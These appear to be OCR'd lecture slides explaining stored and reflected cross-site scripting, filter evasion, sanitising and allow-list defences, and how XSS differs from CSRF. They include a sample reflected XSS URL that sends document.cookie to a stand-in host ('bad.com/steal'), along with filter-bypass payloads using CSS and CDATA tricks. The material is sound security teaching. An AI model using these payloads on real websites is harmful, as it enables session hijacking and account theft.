
Felony computer hacking; banned from computers for 3 years

Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the `bank.com` server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the `bank.com` server

2. Reflected XSS attack
   - Attacker gets you to send `bank.com` a URL that includes Javascript
   - `bank.com` *echoes* the script back to you in its response
   - Your browser executes the script in the response within the same origin as bank.com

Reflected XSS attack



URL specially crafted by the attacker

Execute the malicious script *as though the server meant us to run it*

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks:
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com’s origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser*; vulnerable web service that includes parts of URLs it receives in the output it generates
- Attack goal: Run script in user's browser with same access as provided to server's regular scripts (subvert SOP)
- Attacker needs: Get user to click on specially-crafted URL.
  - Optional: A server for receiving stolen user information
- Key trick: Server does not ensure its output does not contain foreign, embedded scripts

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove executable portions of user-provided content
  - `<script>` ... `</script>` or `<javascript>` ... `</javascript>`
  - Libraries exist for this purpose

Did you find everything?

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:

  -
    ```
    <div style="background-image:
    url(javascript:alert(’JavaScript’))">...</div>
    ```

  -
    ```
    <XML ID=I><X><C><![CDATA[<IMG
    SRC="javas]]><![CDATA[cript:alert(’XSS’);">]]>
    ```
- Worse: browsers “help” by parsing broken HTML
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter

Better defense: White list

- Instead of trying to sanitize, validate all
  - headers,
  - cookies,
  - query strings,
  - form fields, and
  - hidden fields (i.e., all parameters)
- … against a rigorous spec of what should be allowed.

XSS vs. CSRF

- Do not confuse the two:
- XSS exploits the trust a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser
- CSRF exploits the trust a legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website